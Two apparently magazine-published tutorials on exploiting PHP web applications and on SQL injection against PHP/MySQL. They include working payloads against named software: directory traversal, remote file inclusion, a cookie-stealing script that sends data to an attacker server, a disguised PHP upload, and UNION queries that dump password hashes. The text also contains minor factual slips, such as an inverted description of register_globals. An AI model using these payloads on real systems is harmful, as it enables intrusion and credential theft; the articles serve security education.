Finding and Exploiting Bugs in PHP Code

Sacha Fuentes

Programs and scripts developed with PHP, one of the most popular languages, are often vulnerable to different attacks. The reason is not that the language is insecure, but that inexperienced programmers frequently commit design errors.

PHP is a server-side scripting language, with a syntax which comes from a mix of C, Perl and Java, which allows for the dynamic generation of web pages. It is used by millions of sites worldwide and lots of projects written in PHP can be found in open-source repositories like *SourceForge* (*http://sourceforge.net*).

The ease of use and the amount of libraries accessible from PHP allow anyone, with a minimum of knowledge, to write and publish complex applications. A lot of times, these applications are not well designed and do not provide the necessary security in a publicly accessible site. Due to this, we are going to have a look at the most habitual security errors in PHP; we'll see how to find these bugs having access to the code and how to exploit them.

Unchecked user input

The main security problem in PHP is the lack of checks on user input, so we need to know where user input can come from. There are four types of variables that can be sent to the server: GET/POST variables, cookies and files. Let's see an example with GET variables.

A request like *http://example.com/index.php?var=MYINPUT*, with *index.php* being:

```
<?php
echo $var;
?>
```

What you will learn...

- you will learn about popular flavours of *input validation* attacks,
- you will gain a knowledge on common design errors in PHP scripts.

What you should know...

- you should know the PHP language.

About the Author

Sacha Fuentes has been working in the IT industry for the last seven years, doing almost everything – from programming to system operating (including user assistance). He is interested in all aspects of security, but currently concentrates mostly on web application security and education of end users.

Basics

Listing 1. *An example insecure PHP script*

```
<?php
if (authenticated_user()) {
   $authorized = true;
}
if ($authorized) {
   include "/highly/sensitive/data.php";
}
?>
```

Listing 2. *The body of a wiki main page*

```
function QWTIndexFormatBody()
{
  // Output the body
  global $QW;
  return QWFormatQwikiFile( $QW['pagePath'] );
}
```

Listing 3. *A _global.php file*

```
$QW['requestPage'] = QWSafeGet( $QW_REQUEST, 'page' );
[...]
if ( !$QW['requestPage'] )
  $QW['page'] = $QW_CONFIG['startPage'];
else
  $QW['page'] = $QW['requestPage'];
[...]
$QW['pagePath'] = QWCreateDataPath( $QW['page'], '.qwiki' );
```

will produce the following output:

```
MYINPUT
```

This is a very convenient way of working, but a very insecure one, too. As arbitrary variables can be defined and assigned by the user, the programmer must be very careful to assign default values to variables. Let's take a look at an example taken from the PHP manual (Listing 1).

We can modify the authorised variable to gain access to sensitive data with the request *http://example.com/auth.php?authorized=1*

Another example of the problem with unchecked user input is the construction of SQL statements. An account creation system looking like this (let's suppose the last field indicates if the user is an admin):

```
<?php
$query = "INSERT INTO users
  VALUES ('$user', '$pass', 0)";
$result = mysql_query($query);
?>
```

can be easily exploited with a query like *http://example.com/auth.php?user=HACKER&pass=HACK',1)#'*

It will execute `INSERT INTO users VALUES ('HACKER', 'HACK',1)#', 0)`, inserting into the database the user *HACKER* with admin privileges and discarding the rest of the query as it is parsed as a comment (the # sign marks the beginning of a comment in MySQL). So, it's clear for the programmer that he can't trust anything what comes from the user, as it can be potentially malicious.

Security capabilities in PHP

There are two flags that modify PHP behaviour when dealing with input variables.

The first one is `register_globals`. When it's on, variables won't be automatically registered for use. The programmer will have to indicate where the variable must be taken from. In the first example script, if we want to print the value of `var` we must tell PHP to get it from the GET variables, so the script would become:

```
<?php
echo $_GET['var'];
?>
```

In this way, internal variables won't be polluted with input from the user.

The other flag is `magic_quotes_gpc` (see also Tobias Glemser's Article *SQL Injection Attacks with PHP and MySQL*), which runs the `addslashes()` function to all data coming from GET, POST and cookie variables, quoting all problematic values with a backslash. In the preceding example it would have prevented the insertion of an admin user as the executed SQL would have been `INSERT INTO users VALUES ('HACKER', 'HACK\',1)#\'', 0)` which inserts a user with the name *HACKER*, password *HACK',1#'* and normal privileges.

The value of `register_globals` flag is OFF since PHP 4.2.0 and the default value of `magic_quotes_gpc` is ON, so from now on we assume the server that we are executing on has these values for the flags. If they have a different value and we don't have access to the *php.ini* file, we can change them for our files. It's as easy as creating a *.htaccess* file in the same directory where the PHP files reside, and inserting:

```
php_flag register_globals 0
php_flag magic_quotes_gpc 1
```

Directory traversal

A directory traversal vulnerability allows the attacker to access unauthorised files from the web server or, depending on the configuration of PHP, the inclusion of files residing on another server.

Vulnerable functions are the ones which deal with files such as `include()`, `require()`, `fopen()`, `file()`, `readfile()` etc. If the input to these functions is supplied by the user and

Figure 1. *Exploited _config.php file*

not escaped properly, we can climb up in the directory tree to access files totally different from those intended. This can be as simple as adding `../` to the parameter we are exploiting.

Let's see how to exploit this in a real-world application, *QwikiWiki*. This software implements a *wiki*, saving the individual pages to different files. The files are saved in a subdirectory named *data* inside the main directory. Let's see how these files are included in the main page. The function that returns the body of the page is shown in Listing 2.

As can be seen, it calls the `QWFormatQwikiFile()` function. This function requires the path of the file to be returned so we know that `$QW['pagePath']` has the real path to the file. This is defined in the file `global.php` (see Listing 3).

Here, the value of the page parameter is assigned to the variable `$QW['requestPage']`. If it's not defined, the `$QW['page']` variable is assigned a default (taken from the configuration) start page or else it is assigned the page parameter. Finally, the `$QW['pagePath']` is filled with the real path to the file we want to show, calling the `QWCreateDataPath()` which is defined in *_wikiLib.php* in the following way:

```
function QWCreateDataPath
  ( $page, $extension )
{
  return 'data/'
  . $page . $extension;
}
```

This simply concatenates the parameters so, with a request like *http://example.com/qwiki/index.php?page=QwikiWiki*, the program will try to open the file *data/QwikiWiki.qwiki*. It's quite clear that we could modify this path to read files in other directories.

Listing 4. *A fragment of phpGiftReg's main.php script*

```
if (!empty($_GET["message"])) {
  $message = $_GET["message"];
}
[...]
if (isset($message)) {
  echo "<span class=\"message\">" . $message . "</span>"";
}
```

The request *http://example.com/qwiki/index.php?page=../_config.php* will call `QWCreateDataPath('../config.php','.wiki')` which will return *data/../_config.php.qwiki*. That's not exactly what we want – we must remove the trailing `.qwiki` string, so we are going to benefit from the fact that in PHP variables are terminated with a NULL character. If we add a NULL to the end of the page parameter, the `QWCreateDataPath()` won't add the extension to the path.

The null character can be coded as `%00`, so after adding it to the request it becomes *http://example.com/qwiki/index.php?page=../_config.php%00*. It will try to read the file *data/../_config.php* that contains the master password to the application.

By default, this shouldn't work. As `magic_quotes_gpc` is on, PHP escapes the NULL character with a backspace and the path to the file should be *data/../_config.php*. But the programmer added the following lines to *_global.php*:

```
if( count( $QW_REQUEST ) )
  foreach( $QW_REQUEST
    as $name => $value )
  $QW_REQUEST[ $name ]
    = stripslashes( $value );
```

These, basically, call the `stripslashes()` function for all input parameters and delete the backslashes contained in them, allowing us to specify any file to open.

A vulnerability similar to this is remote file inclusion, where the input to the include function is not checked and we can specify a remote file (controlled by us) to be included and executed. So, if the include looks like:

```
include($_GET['language'] . ".php");
```

we can assign the value *http://ourserver.com/crack* to the language parameter and the script will try to include the file *http://ourserver.com/crack.php*. So, if we control this file we can execute whatever we want on the remote server.




Figure 2. *The effect of passing a value to the parameter*

Cross-site scripting

Cross-site scripting, also known as XSS, allows the inclusion of arbitrary HTML code (and thus JavaScript or any other client-side scripts) into a site through the use of coded hyperlinks. This occurs when the script outputs some of its parameters to the user without filtering them.

Let's take a look at a brief example with *phpGiftReg* – a gift registry program – and we will see more advanced techniques to exploit these vulnerabilities.

At first, we should look at the program's *main.php* file (see Listing 4).

If the message parameter is not empty, its value is copied to the `$message` variable which is later sent back to the user, so any value passed in this variable will be shown on the page. We can try to display some text assigning a value to the parameter: *http://example.com/phpgiftreg/index.php?message=YOUR SITE HAS BEEN HACKED*

Effectively, our text is returned back on the page (see Figure 2). If we send this link to someone, we may get them to think the page has been, in effect, attacked and modified. But the text can be clearly seen in the request, so we can try to hide it encoding the parameter with the hexadecimal representation of each character: *http://example.com/phpgiftreg/index.php?message=%59%4F%55%52%20%53%49%54%45%20%48%41%53%20%42%45%45%4E%20%48%41%43%4B%45%44* which is less suspicious than the other request. In the same way that we included some text, we could have inserted arbitrary JavaScript code in the page that would have been executed in the browser of the user who opens the link.

HTML injection

This type of vulnerability is very similar to XSS, but potentially more dangerous as the attacker doesn't need to send any link to exploit it. It can be used with software that saves user input (either in a database or in files) and displays it later to other users unfiltered. This kind of bug is easily found in many online forums and other applications that allow the sharing of information between various users.

It's quite easy to know if an application is vulnerable without even looking at the source code. Look for any place where you can enter information which will be saved and shown later by the system (for example, in a forum we can try the messages we write, but also the username or the description of our user) and enter the following code in it: `<script>alert(document.cookie);</script>`. If a message box with our cookie is shown when we open the page, it means the application is vulnerable.

Now that we have learned how to find this vulnerability, we are going to try it in a real application, *phpEventCalendar*, which allows users to share a calendar. We login with an unprivileged user account and insert a new event in the calendar. The title of the event can be whatever we want and the text of the event should be *<script>alert(document.cookie);</script>*. Once the event has been inserted, when we try to view it a message pops-up with our current cookie for the page. It would be even better if we could insert this in the title of the event, as it wouldn't be necessary to view the event to run our code. But, if we try this, it doesn't work as there seems to be a limit to the length of the title

Listing 5. *phpEventCalendar – a part of the functions.php script*

```
function getEventDataArray($month, $year)
{ [...]
  if (strlen($row["title"]) > TITLE_CHAR_LIMIT)
    $eventdata[$row["d"]]["title"][] =
      substr(stripslashes($row["title"]), 0, TITLE_CHAR_LIMIT) . "...";
[...]
```

Listing 6. *get_cookie.php script*

```
<?php
$f = fopen("cookies.txt","a");
$ip = $_SERVER["REMOTE_ADDR"];
$c = $_GET['cookie'];
fwrite($f, $ip." ".$c."\n");
fclose($f);
?>
```

Figure 3. *JavaScript application execution (HTML Injection)*

shown. Looking at what is saved in the database we can see that the title is complete but, in the file *functions.php* of this application, we find some code as shown in Listing 5.

This function limits the length of the title to TITLE_CHAR_LIMIT characters which, by default, is defined as 37 in *config.php*. So, unless the admin has changed it, the text we insert will be limited to 37 characters, which is not enough for our intentions, therefore we have to use the text of the event.

To get the admin's cookie we want to do something similar to the alert trick, but instead of showing it to the user we will send it to ourselves. For this, we need to control a server where we can execute PHP files and the cookie will be saved there. On this server we create a file *get_cookie.php* with the contents shown in Listing 6.

This script basically opens the file *cookies.txt* and writes to it the remote address of the requester (their IP) and the value of the cookie parameter. Then we create a new event; this time the text of the event will be:

```
<script>document.location= ↩
  "http://[OUR_SERVER]/ ↩
  get_cookie.php? ↩
  cookie=" + document.cookie;</script>
```

When the admin opens this event, our injected script will be executed, redirecting the user to our script and passing the current value of their cookie, so we will get the cookie in the file *cookies.txt*. We can then use this cookie to login as admin and modify whatever we wish (see Figure 3).

SQL Injection

SQL Injection vulnerability (see also Tobias Glemser's Article *SQL Injection Attacks with PHP and MySQL* in this issue of *hakin9* magazine) exists when a user is able to modify SQL queries which will be executed for their own profit. As a quick example we will look once more at *phpGiftReg*. The code present in its *index.php* file is presented in Listing 7.

These lines execute the SQL statement if the action parameter is equal to `ack`, acknowledging the message specified in a parameter called `messageid`. We can control the `messageid` parameter, so there is nothing easier than modifying a request to set the `isread` field to all rows: *http://example.com/phpgiftreg/index.php?action=ack&messageid=2%20OR%201%3d1*. Therefore it will execute the query `UPDATE messages SET isread = 1 WHERE messageid = 2 OR 1=1`, effectively setting `isread` to 1 in all the registers, as the `WHERE` clause will be true for all records (1=1 is always true).

PHP file uploads

PHP allows for uploading files to the server. This is usually used to include a picture somewhere in the site or to share files between different users. But, what if we upload another kind of file as a PHP script? We will be able to execute arbitrary code on the server, allowing us to control it.

When a file is uploaded, information about it can be found in the array `$_FILES` or in `$HTTP_POST_FILES`, so we can find where in the code the processing is done by searching for these variables. We are going to practice with the old version of *Coppermine*, a web picture gallery. If we upload a *.php* file, it says the file uploaded is not a valid image, so it seems that we need to try something a little more difficult (see Figure 4).

We execute the following command in a directory where *.php* files are located and know where to start looking:

```
$ rgrep "_FILES" *
```

We can see that the only file that deals with uploads is *db_input.php*, so let's have a look at it:

```
case 'picture':
$imginfo = $HTTP_POST_FILES
  ['userpicture']['tmp_name'] ?
  @getimagesize($HTTP_POST_FILES
  ['userpicture']['tmp_name'] : null;
```

This assigns the properties of the uploaded image – if it exists – to the `$imginfo` variable. The uploaded file must return correct values for the `getimagesize()` function. Easy enough: create a 1x1 sized PNG file named *image.png* and a PHP file named *code.php* that contains the code you want to be executed. Then concatenate both files with the following instruction, which creates a file named *crack_up.php*:

```
$ cat image.png code.php \
  > crack_up.php
```

Upload the *crack_up.php* file from the standard *Coppermine* interface. The image is added to the gallery and our file can be located at *http://*

Listing 7. *Code present in index.php of phpGiftReg*

```
$action = $_GET["action"];
if ($action == "ack") {
  $query = "UPDATE messages SET isread = 1
    WHERE messageid = " . $_GET["messageid"];
  mysql_query($query) or die("Could not query: ".mysql_error());
}
```

example.com/coppermine/albums/userpics/crack_up.php, where we can execute it as any other PHP file. You may need to look at the source of the returned file (if no contents is shown) as the PNG will be at the beginning and may cause the contents not to render correctly.

Design errors

Design errors are the last type of vulnerabilities which we are going to look at. If the author of the software (we are trying to exploit) didn't develop it with security in mind, it would be very possible some things which were badly designed and we can try to benefit from this for our own purposes. Unfortunately, these kind of vulnerabilities are hard to find as we have to know how the application works internally and review a lot of code to find an error of this kind. Furthermore, no two design errors will be the same as each error is specific to each application and each author.

Let's see how to find a design error in *phpEventCalendar*, the same application in which we found an HTML injection vulnerability. Let's suppose we are simple users and we want to become admins, either by finding the admin password or by changing it to an arbitrary value.

Once we have logged in, the only allowed option related to the password is changing it, so we'll have a look at the file that does this, which is *useradmin.php* (Listing 8).

Our application uses the `id` passed as a parameter for modifying the password instead of using the one that it already has in the session variable, so we can assign any value to `id` and, consequently, modify the password of any user if we know their `id` in the database.

As the admin is usually the first user created, their `id` will be 1, so let's modify their password. First, we request *http://example.com/pec/useradmin.php?flag=changepw* and save it to the hard disk. Edit it and search for (your value may be different):

```
<input type="hidden" ↩
  name="id" value="2">
```

Substitute it with:

```
<input type="hidden" ↩
  name="id" value="1">
```

and also change `f.action = "useradmin.php?flag=updatepw";` with the correct direction for the file (for example *http://example.com/pec/useradmin.php?flag=updatepw*). When we load this file in the browser, we can change and assign the value we want to the admin password.

Figure 4. *Invalid file uploaded in Coppermine*

Listing 8. *useradmin.php script*

```
switch( $flag ) {
  case "changepw":
    changePW($flag);
    break;
  case "updatepw":
    updatePassword();
    changePW($flag);
    break;
[...]
function updatePassword()
{
  global $HTTP_POST_VARS, $HTTP_SESSION_VARS;
  $pw = $HTTP_POST_VARS['pw'];
  $id = $HTTP_POST_VARS['id'];
[...]
  $sql = "UPDATE " . DB_TABLE_PREFIX .
    "users SET password='$pw' WHERE uid='$id'";
  $result = mysql_query($sql) or die(mysql_error());
  $HTTP_SESSION_VARS['authdata']['password'] = $pw;
}
```

Trust no one

We have seen some different ways to exploit a PHP script (many of these are also applicable to scripts written in other languages). The conclusion is that we must never trust input coming from places we don't control, especially if it's coming from the user. Input must be carefully checked and validated before using it. There are quite a lot of ways of checking input for validity and it's always better to deny a correct input than allowing an incorrect input, so using a white-list policy rather than a black-list one is a proper solution. ■

On the Net

- *http://www.qwikiwiki.com/* – *QwikiWiki* project,
- *http://phpgiftreg.sourceforge.net/* – *phpGiftRegistry*,
- *http://www.ikemcg.com/scripts/pec/* – *PHP Event Calendar*,
- *http://coppermine.sourceforge.net/* – *Coppermine* image gallery.

SQL Injection Attacks with PHP and MySQL

Tobias Glemser

There are a couple of common attack techniques used against the PHP/MySQL environment. SQL Injection is one of the most frequently used. This technique is about trying to push the application being attacked into a state where it accepts our input to manipulate SQL queries. Therefore, SQL Injection can be classified as a member of the family of input validation attacks.

A huge number of web sites use PHP in conjunction with a MySQL database backend. Most bulletin board systems like *phpBB* or *VBB*, are based on this mix of technologies, just to name the most popular ones. The same goes for CMS systems like *PHP-Nuke* or e-shopping solutions like *osCommerce*.

To cut a long story short – there are many practical implementations of a PHP/MySQL combination that we often pass them by whilst surfing the web. This combination is so popular that the number of attacks on these systems is continuously rising. *SQL Injection* are amongst the most popular techniques used for such attacks. In order to be able to protect our systems from these kind of attacks, we should gain an insight into *SQL Injection*.

Getting the party started

Let's start with a tiny insecure login script called *login.php* as shown in Listing 1 (reduced to its essentials). It uses a single database in MySQL called *userdb* with one table called *userlist*. The *userlist* table stores two fields: *username* and *password*.

If no username is entered, the script shows a login page. After logging in a valid user, its username and password will be shown. If the username/password combination isn't valid,

What you will learn...

- basic techniques of *SQL Injection*,
- `UNION SELECT` attacks,
- what are *magic_quotes* and what they are used for.

What you should know...

- you should have at least a basic understanding of the PHP language,
- you should have a basic understanding of MySQL queries.

About the Author

The author has been working as an IT security consultant for more than 4 years. At this time, he is employed by Tele-Consulting Gmbh, Germany (*http://www.tele-consulting.com*).

a *Not a valid user* message will be shown. What we will try to do in this situation is to log in with a valid username without knowing the password. We'll do this by setting up an *SQL Injection* attack.

Starting the attack

The attack starts with a known control character for MySQL. Some of the most important ones are shown in Table 1. We will try to intercept the original SQL statement of the script with control characters, thereby manipulating it. On this basis, we can start the attack (just to make it more challenging, let's ignore the source code in Listing 1).

We assume that the user *admin* exists (as it most often does). If we enter the username *admin*, we won't be able to log in. Now, let's have a look at what happens if we manipulate the string submitted to the SQL query by adding a single quote after the username in our login script. The script will respond with the following error: *You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near ''admin'' AND `password` = ''' at line 1*. We can now see a part of the SQL syntax that we want to attack. And we know that it's vulnerable, because otherwise it wouldn't have generated an error.

The next step

In the next step, we try to make the SQL statement true. It will be processed by the script and submitted to the SQL server. As we can see in Table 1, the appended statement with `OR 1=1` is always true. If we enter our username and append `OR 1=1`, we'll receive the string `admin ' OR 1=1`. Unfortunately, it also generates an error. So let's consider the next possibility from the table. We change `OR 1=1` to `OR 1='1` and magically, we are in. The script is so kind that it gives us back the actual password of the user.

If you look at the source in Listing 1 now, you may already see the

Table 1. *Important control characters for SQL Injection (MySQL)*

Control character	Meaning for Injection
' (single quote)	If the server responds with an SQL error, the application is vulnerable to *SQL Injection*
/*	All following is commented out
%	Wildcard
OR 1=1 OR 1='1 OR 1="1	Force a statement to a true state




Figure 1. *The smallest possible SQL Injection for this form*




Figure 2. *Result of the injection*

Listing 1. *login.php script*

```
<?php
  if (!empty($username))
  {

/* (...) */

    $query = "SELECT * FROM `userlist` WHERE `username` = '$username'
      AND `password` = '$password'";
    $result = mysql_query($query, $link);

/* (...) */

    while ($array = mysql_fetch_array($result))
    {
      $logged_in = 'yes';
      $username = $array[username];
      $password = $array[password];
    }
    if ($logged_in == 'yes')
    {
      echo "hello $username, your password is $password<br />";
    }
    else
    {
      echo "not a valid user<br />";
    }

/* (...) */

  }
  else
  {
    echo "Login
      <br />
      <form name=\"login\" method=\"post\" action=\"\">
      <p>Username
      <br />
      <input type=\"text\" name=\"username\" size=30>
      <br />
      <p>Password
      <br />
      <input type=\"password\" name=\"password\" size=30>
      </p><input type=\"submit\" value=\"Login\">
      </form>";
  }
?>
```

Listing 2. *SQL query of SSI.php, line 222*

```
$request = mysql_query("  SELECT m.posterTime, m.subject, m.ID_
TOPIC, m.posterName, m.ID_MEMBER, IFNULL(mem.realName, m.posterName)
AS posterDisplayName, t.numReplies, t.ID_BOARD, t.ID_FIRST_MSG, b.name
AS bName, IFNULL(lt.logTime, 0) AS isRead, IFNULL(lmr.logTime, 0)
AS isMarkedRead FROM {$db_prefix}messages AS m, {$db_prefix}topics
AS t, {$db_prefix}boards as b LEFT JOIN {$db_prefix}members AS mem
ON (mem.ID_MEMBER=m.ID_MEMBER) LEFT JOIN {$db_prefix}log_topics
AS lt ON (lt.ID_TOPIC=t.ID_TOPIC AND lt.ID_MEMBER=$ID_MEMBER)
LEFT JOIN {$db_prefix}log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD
AND lmr.ID_MEMBER=$ID_MEMBER) WHERE m.ID_
MSG IN (" . implode(',', $messages) . ") AND t.ID_TOPIC=m.ID_TOPIC
AND b.ID_BOARD=t.ID_BOARD ORDER BY m.posterTime DESC;")
or database_error(__FILE__, __LINE__);
```

explanation for this behaviour. The original select statement `SELECT * FROM `userlist` WHERE `username` = '$username' AND `password` = '$password'` has been modified to `SELECT * FROM `userlist` WHERE `username` = 'admin ' OR 1='1' AND `password` = ''` which makes it true. We could also have commented out the rest of the script after the username check with the insertion of the string `admin' /*`, which is simpler (as shown in Figure 1, the result can be seen in Figure 2). The manipulated statement would look like this: `SELECT * FROM `userlist` WHERE `username` = 'admin ' /* OR 1='1' AND `password` = ''`. Remember: everything after the `/*` is ignored by the SQL-Server, which makes this control character a very powerful one.

Union of the States

After this short introduction to basic *SQL Injection* techniques, we can now move forward to `UNION` injections. Attacks with a tweaked `UNION SELECT` statement are without any doubt considered the most complicated and complex *SQL Injection* attack variants.

Until now, we modified existing statements by reducing or disabling the original query. With a `UNION SELECT` statement we are able to access other tables and execute our own queries in the application. However, it's very hard to get a properly working `UNION SELECT` without knowing the data schema, because one has to know table and row names.

Exploiting YaBB SE

Obviously such techniques are easier to use when the data schema of the database is available. Therefore, let's have a look at such a situation using an existing message board system – the *YABBSE Message Board* (installed on the *hakin9.live* CD), which is a spin off of the Perl-driven YaBB. *YaBB SE* is no longer under development, but files – including the live version – are still available at the *Sourceforge* reposit-

ory (see Frame *On the Net*). We'll use Version 1.5.4, which is known as an insecure.

There is a known attack on this version of the message board (see *http://www.securityfocus.com/bid/9449/* – credit for this exploit goes to someone calling themselves *backspace*). This attack method changes the query in line 222 of *SSI.php* (see Listing 2) and is related to the `recentTopics()` function.

Where could we interact within this statement? A good starting point is the `$ID_MEMBER` variable. Our first goal is to break into the statement and check if the server responds with an error message. In order to do this, we have only to put a control character at the end of the variable. So, let's point our browser to *SSI.php?function=recentTopics&ID_MEMBER=1'.* The server reacts with a *Unknown table 'lmr' in field list* message. As it can be seen, there is a reference to a table `lmr` which is not referenced in the rest of the intercepted statement.

Changing the statement

In the next step, we should try changing the statement to rebuild the reference. In order to find a valid statement, we should have a look at the original listing, at the point where the table `lmr` is called. We'll find the solution in `LEFT JOIN {$db_prefix}log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=$ID_MEMBER)`.

To make the statement – a valid SQL statement, we enhance our link in 3 steps. First of all, we remove the quotation after `1` and replace it with a `)` character. This makes the line `ID_MEMBER=$ID_MEMBER` complete. Then, we simply add the line we found in the original statement and enhance it with the well–known comment function `/*`, just to stop the remaining code from being processed. The resultant link is: *SSI.php?function=recentTopics&ID_MEMBER=1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1) /*.* The page which is now shown doesn't return any search results.

Figure 3. *Usernames and hashed password after the UNION SELECT*

Time for UNION SELECT

If we use an *SQL Injection*, it would seem that we have created a proper query. But, where to put our `UNION SELECT` which is still missing? We can simply enhance the statement with an expedient `UNION SELECT` string. By expedient, we don't only mean valid, but also referencing the information we want to get from the system. If we have a look at the MySQL database structure, we'll find a table called *yabbse_members* containing – among others fields – username, md5_hmac-hashed password, email address etc. Assuming, we have had access to execute an SQL statement to select the named fields, we would use a statement like this: `SELECT memberName, passwd, emailAddress FROM yabbse_members`.

Therefore, we enhance our injection statement with this `SELECT` statement and prefix the magic word `UNION`. This advises the database to enhance the original `SELECT` statement with the one added by ourselves. The result is a combination of our two queries containing all rows from the two selections. We can now call *SSI.php?function=recentTopics&ID_MEMBER= 1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1) UNION SELECT ID_MEMBER, memberName FROM yabbse_members /*.* Sadly, this results in the message: *The used SELECT statements have a different number of columns.* This is because the number of columns selected using a `UNION` statement has to be the same for both tables.

More columns

Therefore, we must expand the selected columns of the first statement to 12 – our `SELECT` after `UNION` has only three at the moment. To enhance our statement, we should add a *null* selection which counts but doesn't return any data of course. This leads us to the following link: *SSI.php?function=recentTopics&ID_MEMBER= 1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1 OR 1=1) UNION SELECT memberName, emailAddress, passwd, null, null, null, null, null, null, null, null, null FROM yabbse_members /*.*

We can already see an email address in the result screen, but where are the rest of the chosen columns? If we take a look at the source code – especially the HTML parser which makes the result of the SQL query visible on the website – we'll be able to see where and

how the result of our `SELECT` is parsed. After modifying the arguments of our `SELECT` statement, we now call *SSI.php?function=recentTopics&ID_MEMBER=1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1 OR 1=1) UNION SELECT null, memberName, null, emailAddress, null, passwd,null,null,null,null,null,null FROM yabbse_members /*.*

Finally, we can see the username and the hashed password. The email address is hidden under the hashed password link (see Figure 3). We have reached our goal: we forced the application to process a select statement on tables other than the original script.

It's a kind of magic

As already stated, *SQL Injection* is a type of input validation attack. These attacks are successful with applications that parse all user input directly without any checks, and where all control characters (like a slash or backslash) are interpreted. As a programmer, one has to make sure that all user input is validated and disabled. One could simply add the `addslash()` function to every user input before processing it. If this is done, all `'` (single quote), `"` (double quote), `\` (backslash) and `NULL` characters will be escaped with a prefixed backslash that tells the PHP interpreter not to use these characters as control characters, but as normal text items.

An administrator could also protect web applications by modifying the *php.conf* file to escape all input. To do this, one can modify the variables `magic_quotes_gpc = On` for all GET/POST and Cookie Data and `magic_quotes_runtime = On` for Data coming from all SQL, `exec()` and so on. Most Linux distributions already use these values by default – just to give a basic level of security on the web server they ship with. In a clean PHP installation these triggers are all off.

But, what if we have other insertable statements that don't use quotes? Most *SQL Injection* attacks are blocked, but what about the rest of the family, like XSS? They are still possible, for example, via inserting an `<iframe>` HTML tag. With this, an attacker could easily insert their own HTML page on our site. So it's still up to the programmer to secure every single user-changeable input against other XSS attacks. If one wants to have a well developed class to sanitise user strings, one may want to use *PHP Filters*, which are maintained by the *Open Web Application Security Project* (see Frame *On the Net*).

Magic quotes

Let's have a look at the consequences of *magic quotes* with an example: someone enters the string *Jenny's my beloved wife!* in a form field. The SQL command behind this is `$query = "INSERT INTO postings SET content = '$input'";` What happens to the whole query string if a programmer or an administrator adds slashes? It would become `$query = "INSERT INTO postings SET content = 'Jenny\'s my beloved bride!'";`. So the single quote is without relevance for the query, because it became escaped. If one wants to show the query on your website, one has to use the `stripslashes()` PHP function to remove the escape slashes from the string to make them readable again.

